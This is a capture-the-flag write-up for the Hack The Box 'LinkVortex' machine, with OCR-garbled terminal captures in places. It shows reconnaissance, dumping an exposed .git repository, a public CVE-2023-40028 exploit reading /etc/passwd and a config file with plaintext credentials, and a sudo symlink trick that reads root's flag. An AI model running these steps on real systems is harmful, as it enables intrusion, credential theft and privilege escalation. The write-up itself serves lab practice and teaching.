Linkvortex writeup



First I tried Nmap scan for open ports and machine information

Nmap -A 10.10.11.47

So we got two ports open port no 80 and 22. As we know port number 80 belongs to http service or web pages and port number 22 is for ssh.

```
-[/home/kali]
# nmap -A 10.10.11.47
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-02 11:41 EDT
Nmap scan report for 10.10.11.47
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
    256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
    256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open http Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://linkvortex.htb/
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 5900/tcp)
              ADDRESS
HOP RTT
1 280.29 ms 10.10.14.1
   276.15 ms 10.10.11.47
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.36 seconds
```


Then from nmap scan I got linkvortex lab link so I added this in /etc/hosts file

nano /etc/hosts


```
(root@ gopal)-[/home/kali]
nano /etc/hosts
Target IP Address
```

In last line added this

10.10.11.47 linkvortex.htb




After that I check link got from nmap



Using wapalyzer I checked about website technologies

Wapalyzer is best tool for hackers and developers for checking technologies used in website.

So I got ghost technology vulnerable but I want some other information so I go next step.




After this I checked hidden files using dirbsearch

dirbsearch -u http://linkvortex.htb/ -i 200,300,301


```
| Computer posts | Computer parts | Computer | Computer parts | Computer |
```

From this I got robots.txt file so I checked

http://linkvortex.htb/robots.txt



Next I checked ghost file so I get login page



Next I checked hidden subdomain so I got dev domain

ffuf -u http://linkvortex.htb/ -w /usr/share/worrdlists/dnsdump.txt -H "Host:FUZZ.linkvortex.htb" -mc200

Then also added subdomain in /etc/hosts file

nano /etc/hosts

```
"coot@ gopal)-[/home/kali]
"mano /etc/hosts"
```

Like this

10.10.11.47 linkvortex.htb dev.linkvortex.htb

```
File Actions Edit View Help

GNU nano 8.3

127.0.0.1 localhost

127.0.1.1 kali

::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters

10.10.11.47 linkvortex.htb dev.linkvortex.htb
```

Later checked subdomain pages so I got git links like something

First installed gitHack tool from github got that directory and run a command as shown in image

git clone http://github.com/lijiejie/GitHack.git

cd GitHack

ls

python3 GitHack.py -u "http://dev.linkvortex.htb/git/"

```
)-[/home/kali]
git clone https://github.com/lijiejie/GitHack.git
Cloning into 'GitHack' ...
remote: Enumerating objects: 56, done.
remote: Counting objects: 100% (22/22), done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 56 (delta 6), reused 18 (delta 6), pack-reused 34 (from 1)
Receiving objects: 100% (56/56), 17.10 KiB | 196.00 KiB/s, done.
Resolving deltas: 100% (14/14), done.
                          l)-[/home/kali]
      cd GitHack
   —(<mark>root⊗ gopal</mark>)-[/home/kali/GitHack]
-∰ ls
GitHack.py lib README.md
                   gopal)-[/home/kali/GitHack]
# python3 GitHack.py -u "http://dev.linkvortex.htb/.git/"
[+] Download and parse index file ...
      .editorconfig
      .gitattributes
      .github/AUTO_ASSIGN
      .github/CONTRIBUTING.md
     .github/FUNDING.yml
.github/TSSUE_TEMPLATE/bug-report.yml
.github/ISSUE_TEMPLATE/config.yml
.github/PULL_REQUEST_TEMPLATE.md
      .github/SUPPORT.md
       .github/actions/restore-cache/action.yml
      .github/codecov.yml
      .github/hooks/pre-commit
.github/scripts/dev.js
       .github/workflows/auto-assign.yml
       .github/workflows/browser-tests.yml
```

Next Is and checked installed directory

ls

```
(root@ gopal)-[/home/kali/GitHack]

dev.linkvortex.htb GitHack.py index lib README.md
```

After checking directories I got authentication.tst.js file

cd dev.linkvortex.htb/ghost/core/test/registration/api/admin

```
(root@ gopal)-[/home/kali/GitHack]
g cd dev.linkvortex.htb/ghost/core/test/regression/api/admin

(root@ gopal)-[/home/.../test/regression/api/admin]
g ls
authentication.test.js
```

Then I checked authentication.test.js file using cat command


cat authentication.test.js

```
(root@gopal)-[/home/.../test/regression/api/admin]
# cat authentication.test.js
```


From that file this I got id password

```
it('complete setup', async function () {
   const email = 'test@example.com';
   const password = 'OctopiFociPilfer45';
```

Next login



From this I got website access but there is nothing important look.



Now I checked ghost 5.0 related vulnerability so I got one

Next I git cloned that eve file from github

Git clone http://github.com/0xyassine/cve-2023-40028.git

And make changes in it

cd CVE-2023-40028

ls

nano CVE-2023-40028

In GHOST URL I added linkvortex htb link

GHOST URL= 'http://linkvortex.htb'

```
#GHOST ENDPOINT
GHOST_URL='http://linkvortex.htb
GHOST_API="$GHOST_URL/ghost/api/v3/admin/"
API_VERSION='v3.0'

PAYLOAD_PATH="`dirname $0`/exploit"
PAYLOAD_ZIP_NAME=exploit.zip
```

And run the command

./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFocipilfer45

From this I got /etc/passwd file info but there in nothing important

```
-[/home/kali/CVE-2023-40028]
      /CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> ls
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
Not Found
</body>
</html>
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data://www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

If you know before I got Dockerfile.ghost

In that file a location is shown so I tried

/var/lib/ghost/config.production.json

From this I got ssh login credentials

```
oot@gopal)-[/home/kali/CVE-2023-40028]
    ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /var/lib/ghost/config.production.json
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
"host": "::"
   'mail": {
    "transport": "Direct"
  "logging": {
    "transports": ["stdout"]
  process": "systemd",
   paths": {
    "contentPath": "/var/lib/ghost/content"
   'spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
   mail": {
      transport": "SMTP",
      options": {
       "service": "Google",
      "host": "linkvortex.htb",
"port": 587,
       'auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
file> ^C
```

I logged in using ssh command

ssh bob@linkvortex.htb

password is :fibber-talented-worth

from that I got user flag

```
(Yout Gonal) - [/home/kali/CVE-2023-40028]

W ssh bob@linkvortex.htb

The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luld06EvxgySHOV6DPCcat0WkI.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Apr 2 22:16:54 2025 from 10.10.16.63

bob@linkvortex:-$ ls

hyh.txt linkt.tx link2.ixt rat.txt user.txt
```

Next checked user privileges using command

sudo -l

```
USET.CXL CAMBETICAL SECTION USET.CXL

bobalinkvortex:-$ sudo -l

Matching Defaults entries for bob on linkvortex:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/sbin\:/bin\:/shin\:/shap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
(ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

Bob may not be the high-privileged user, but he can still execute these commands. So, let's see what is inside that file

So we check clean symlink.sh file using this command

cat /opt/ghost/clean_symlink.sh

```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash
QUAR_DIR="/var/quarantined"
if [ -z $CHECK_CONTENT ]; then
 CHECK_CONTENT=false
fi
LINK=$1
if ! [[ "$LINK" =~ \.png$ ]]; then
/usr/bin/echo "! First argument must be a png file !"
  exit 2
if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
  /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT; then
      /usr/bin/echo "Content:"
       /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
```

Symbolic links in Linux can be a powerful tool for both convenience and exploitation, depending on the context. A common security bypass technique involves creating a harmless symlink to pass initial validation checks and then modifying it to point to a restricted file, such as root.txt. For example, if a script only verifies that a file ends in .png and is a symlink, an attacker can first create ln -s /dev/null fake.png to pass the check and then overwrite it with ln -sf /root.txt fake.png to access sensitive data. Additionally, setting export CHECK_CONTENT=true can manipulate environment-dependent conditions. This highlights the importance of properly validating file paths and access controls to prevent symlink-based privilege escalation attacks.

So I am running some commands for root flag

In -s /root/root hyh.txt

In -s /home/bob/hyh.txt hyh.png

sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/hyh.png

```
bob@linkvortex:~$ ln -s /root/root.txt hyh.txt
ln: failed to create symbolic link 'hyh.txt': File exists
bob@linkvortex:~$ ln -s /home/bob/hyh.txt hyh.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/hyh.png
Link found [ /home/bob/hyh.png ] , moving it to quarantine
Content:
a206ae82c7be8f2f6f0221b698fe37cc
bob@linkvortex:~$
```